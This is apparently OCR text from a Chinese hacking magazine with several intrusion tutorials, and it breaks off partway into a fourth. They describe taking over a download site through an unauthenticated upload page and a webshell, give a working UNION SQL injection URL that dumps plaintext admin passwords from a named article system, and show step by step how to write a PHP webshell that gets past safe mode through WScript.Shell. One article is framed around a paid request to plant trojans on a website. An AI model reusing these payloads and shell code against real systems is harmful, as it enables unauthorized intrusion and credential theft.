upload.asp,admin/upload.asp,admin/database/,ads/”,都是同一个错误信息，说需要管理员登陆才行，如图3。




[图3]

这样的情况，只能是弄到这个程序的名称，然后找到下载源程序，分析代码找出漏洞。可是在页面上查看帮助、版权、查看网页源代码，都找不到程序的名称，问了朋友也没有结果。我可以肯定这个程序不是站长自己写的，想到唯一的办法是求助google，搜索这个程序比较特殊的页面，然后从搜到站点上的其他程序人侵进去，再返回查看这个程序的结构，找出漏洞。这里说特殊的页面是指：同样是下载系统，它有的页面以及页面的参数，和别的程序不同。比如view.asp?id=，这样的页面就不能算特殊，因为很多程序都有这个页面和参数。我找到softlist.asp?sortid=3这个好像不常见的页面及参数，用来做关键字在页面上搜索出来N多，打开的几乎都是这个系统。这个系统肯定很出名，用的人这么多，就是不知道名字（图4）。



[图4]

到现在为止，据我所知最快的入侵方式，莫过于动网7.0以前版本的上传漏洞了。反正找到的结果多，一个一个打开。运气不是很差，第2页就看到一个动网6.0。传上个websehll去看看，根目录下只有个首页d:\inetpub\wwwroot，向上看看。呵！目录好多啊！我们只是路过，拿了东西就走。D:\Inetpub\2004\down下面的结构刚好符合我开始对目标的探测结果，既然看到了文件，再次对照原目标站点，可以肯定是同一个程序了（图5）。



[图5]


瞧瞧readme.txt，原来是轩溪下载系统v1.2。找到程序名，打算下载一个，然后分析。再一想这个站速度不错，还不如使用在线编辑看源代码，而且在线察看还可以方便浏览。最先测试的，当然是默认数据库目录和默认密码，果然都被改了，只能察看代码自己发现漏洞。记得直接访问upfile.asp等文件后会出现要求管理员登陆的信息（见图3），说明他们都是包含了同一个文件来验证。最希望的情况是他们使用cookies验证，这样至少可以提交修改过的数据包来进行欺骗。找到检证代码如下：]

```
______________________
AdminName =Session("AdminName")  '管理员名称
Flag   =Session("Flag")      '管理员级别
Purview  =Session("Purview")        '管理权限
if AdminName="" then
errmsg=errmsg+ "<BR>"+"<li>您没有进入本页面的权限!本次操作已被记录!<li>可能您还没有登陆或者不具有使用当前功能的权限!请联系管理员.<li>本页面为[<font  color=red>管理员</font>]专用,请先<a href=login.asp class=meun target=_top>登陆</a>后进入."
______________________
```

很可惜，使用了Session（会话）验证。这里不是管理员的话就不能提交数据包了，也只有希望管理员的某个敏感的页面忘记加上验证。admin目录下的文件从头到尾翻了一遍。结果令人失望。我都已经看到了代码，还是找不到漏洞。而upfile.asp的几个文件也都设置了管理员验证。幸好这个程序的主目录下面也不止是有admin目录，还有几个（见图5）。再找找，打开ads目录，竟然下面也有upfile.asp，估计也都做好了防备。打开后，眼睛一亮，竟然是个单独的upfile.asp，还没有验证，仅仅包含了upload.inc文件就开始执行上传代码！复制到地址栏上，出现了以下信息：

```
Microsoft VBScript 运行时错误 错误 '800a01b6'
对象不支持此属性或方法: 'form'
/ads/upfile.asp, 行 14
```

多么亲切的错误啊！每次看到这个错误，都可以用桂林老兵上传工具搞到webshell，果然进去了（图6）。



[图6]


忙了几个小时的曲折过程，最后总结下，希望能给入侵的初学者多少有点帮助。我的入侵思路是：查找管理员登陆页面（成功）－－弱密码（失败）－－上传页面（失败）－－测试默认数据库（失败）－－找程序名（失败）－－在google搜索特殊页面（成功）－－在其他站上找到同一个程序（成功）－－从另一个程序漏洞入侵找到需要了解的程序（成功）－－找到默认数据库再回来输入（失败）－－查看源代码（成功）－－找到程序漏洞（成功）－－最后使用发现的漏洞入侵成功。来回曲折，一步一步计划了这种曲折的道路。也很幸运，至少遇到的版本不是差别很大。所以在我们真正入侵的时候，都会遇到一些错误或失败，重要的是我们要根据实际遇到的情况，随时整理和变换入侵思路，策划入侵步骤，最终才会有突破和成功。

赛维文章系统的致命漏洞

cx

赛维文章这套ASP系统在网上应用并不广泛，远远不如动网DVBBS、惊云下载那样普及。不过在百度上搜索的话，也可以找到2千多条相关信息。只是有一天，一个人在QQ上神神密密地让我黑一个流量极大的色情网站，说如果能够挂上网页马可以给我多少钱云云，所以我才有机会见到了这套生成HTML的文章系统，闲来无聊也就分析了一下，竟然发现了它的一个致命漏洞。

该色情网站页面全部是HTML的，如果仔细分析源码里边的js链接、抓包请求HTML页得到ASP的参数传递过程，或许也能找到SQL INJECTION漏洞。但那样工作量也太大了，我已经下到了这套源码，何不尝试看看它的后台有什么漏洞？后台用的是session验证，如果想看其它页面的功能，必须从login.asp登陆口进去才可以，好像一时半会也找不到好办法。笨人有笨招，我就挨个试后台的每个ASP页面，看一看哪个不用session认证，结果让我找到了一个user.asp，不用认证就可以访问。user.asp有一小段源码及我加的注释如下：



```
<%
user=request("user")'//接受在URL里传递过来的user变量
set rs=server.CreateObject("ADODB.RecordSet")'//建立RecordSet对象，对以后的数据库操作做好准备
rs.open "select * from UserInfo where user='"&request("user")&"'",conn,1,2'//查循数据库里user的信息
if not rs.eof then'//循环查循开始
email=rs("email")'//在网页上显示user用户的email地址
oicq=rs("oicq")'//在网页上显示user用户的oicq地址
homepage=rs("homepage")'//在网页上显示user用户的主页地址
sex=rs("sex")'//在网页上显示user用户的性别
face=rs("face")'//在网页上显示user用户的头像
qm=rs("qm")'//在网页上显示user用户的个性签名
dj=rs("dj")'//在网页上显示user用户的等级
end if'//循环结束
rs.close'//关闭对像
set rs=nothing'//释放对像
%>
```

这样说来好像太抽像了，如果一个用户admin是这套文章系统的站长，用户名为admin来提交的话，我们来看一看（图1），来一个感性的认识。

这里的user.asp大家从源码里看出哪儿有漏洞了吗？user这个字符型变量没有丝毫过滤，这里有文章可以做了。在图1的这个页面当中，性别和OICQ都是字符型变量，我们可以利用user这个变量没有过滤来构造union查循，将站长的用户名和密码在页面上显示出来。先来看一下数据库中的表userinfo的结构（图2）。

图2中共有14个字段，其中在字段dj=3的情况下就表明这个用户是站长，我们只要合理构造，就可以暴出站长的用户名和密码了。

语句如下（图3）：http://192.168.8.10/lady/admin/user.asp?user=admin' union select 1,2,3,4,user,6,pwd,8,9,10,11,12,13,14 from userinfo where dj=3 and '1'='1。

这个语句中，因为user是字符型变量，所以我们要前后构造单引号匹配对不让语句出错，这是为什么最后加'1'='1的原因；在第5和第7个位置正好是性别和OICQ的位置，所以我们要让用户名和密码在此显示那个指定dj（等级）=3的站长信息；构建14个字段是让前后查循的字段数相等；这样一来，站长的用户名和密码就自动送给我们了。也许有人要问了，站长名一定是admin吗？这个倒无所谓，如果站长名是admin的话就显示admin，不是的话，站长名是什么就在网页上显示什么。这也正好符合union的查循原理，如果不清楚就看看下边的这个union的示意图吧（图4）。

这套系统最让人“高兴”的是管理员密码并没有加密，拿到密码之后我们就可以登陆后台了。至于以后上传webshell、拿服务器权限，就看各自发挥了。

（文章涉及到的赛维文章系统源码已收录在本期光盘，按文章名查找即可）

手把手教你写绕过php安全模式的NT系统下的phpshell

□浅蓝的辐射鱼

首先在文章前说明下，此研究是我非我，凯文和鱼的共同结果，也顺便感谢Marcos对鱼的帮助，和他们在一起鱼学到了很多东西。

好了，废话不说了，先说说怎么饶过php的安全模式。

PHP的安全模式是为了试图解决共享服务器（shared-server）安全问题而设立的。在结构上，试图在PHP层上解决这个问题是不合理的，但修改WEB服务器层和操作系统层显得非常不现实。因此许多人，特别是ISP目前都使用php的安全模式。在此模式下无法执行命令行，safe_mode限制执行有关CMD的函数（咱说的是NT系统嘛）。

php中相关执行cmd命令的函数exec()、system()、passthru()、popen()，它们的描述都是“您只能在safe_mode_exec_dir设置的目录下进行执行操作。基于某些原因，目前不能在可执行对象的路径中使用……”。那就是说只要服务器打开了php的安全模式，我们就不可能执行CMD了，可是我无意中发现了一段代码，是用来读注册表的代码，我改写了一下用来读系统信息！

```
<?php
$reg = new COM("WScript.Shell") or die("调用失败!");
//这里用来调用WScript.Shell组件！失败了就会返回调用失败，假设或是linux系统的话一定说这个的说~
echo"<td><li>计算机注册用户：";
echo($reg->RegRead("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\RegisteredOwner"));
//读出注册表HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\RegisteredOwner的键值!
?>
```

代码中的**HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\RegisteredOwner**为你要读的根目下的键值！

运行后我们可以获取系统的一些信息，这是以前的php探针所做不到的，这段代码运行后我们会看到显示计算机用户名。细心的人会发现了这段代码的第一句的内容是$reg = new COM("WScript.Shell") or die("调用失败!");，其实只是用php调用了WScript.Shell对像所以可以读出注册表！

从php手册可以知道其实在php里是可以用COM来调用Wscript.shell的，那么，大家还想到了什么呢？有没有想到利用WScript.Shell来执行CMD？用过海阳顶端的人就可以想到了，其实WScript.Shell是可以用来执行CMD命令行的，这在php里可以调用的话不就是php版的aspshell么？

所以只要wscript.shell没有删除的话，我们就可以使用它来执行CMD了。

理论上的知识有了，我们就可以进行实际上的编写了，由于有的人不太熟悉php的编程，我给大家简单的说明一下。在没有限制为安全模式的主机上可以执行的phpshell来讲解大家就会很清楚了，最简单的代码就是<?php system($cmd);?>，这一句十分简单，<?php ?>是php规定的写法，里面自然是php的语句了，system在上面已经说了，它是用来执行其所带参数的，而$cmd就是用来获取system的参数的，所以，这段代码如果存储为cmd.php后再运行：cmd.php?cmd=dir，那么，dir实际上就成为了system的参数，就像这样：system(dir)，也就相当于执行了dir命令。

而当运行在安全模式下的时候，这段代码就没有用了，所以我们要调用Wscript.shell来执行CMD，因为COM是没有被安全模式屏蔽的。这段代码的写法就是：$wsh=new COM("Wscript.Shell") or die("调用失败");。在这里我们声明调用Wscript.Shell把值传给$wsh，失败了的话就显示调用失败。接下来我们处理用户提交的命令执行部分：$exec=$wsh->exec("cmd.exe /c ".$command."");，这句和上面那一句的意思是一样的，在这里我们把调用Wscript.Shell执行CMD的值赋给$exec，假设我们提供浏览器提交的command为dir的话，执行到服务器就是cmd.exe /c dir。$stroutput = $stdout->ReadAll();是我们把执行后的结果赋给$stroutput，这只是一个编程习惯而已，接下来我们要把命令结果输出，用echo（$stroutput）;读出$stroutput的值。到此为止，一个饶过php安全模式的shell就写好了，相信你按这个步骤去写应该是不会有困难的……

其实通往计算机的路不只有一条而已，程序在计算机上本来就应该是万能的！希望我这篇文章抛砖引玉可以给大家带来点思路！某鱼刚开始学网络，若有错误实在难免，可以来http://www.nohack.cn/bbs指教一二！

（光盘中收录有作者写好的突破php safemode的程序execrename.php）

SQL注射，绕过MD5不可逆的加密神话

文[C.N.T]浪心

好久没写文章了，手都痒痒了，这次给大家带来ASP+SQL注射的问题。当大家遇到MD5加密的时候，不要盲目地暴力破解，而是想办法绕过去，这样可以节约很多时间，这里以http://www.****.com.cn/为示范。

一、找注入点

提交http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789%20and%201=1，返回如图1所示的页面。

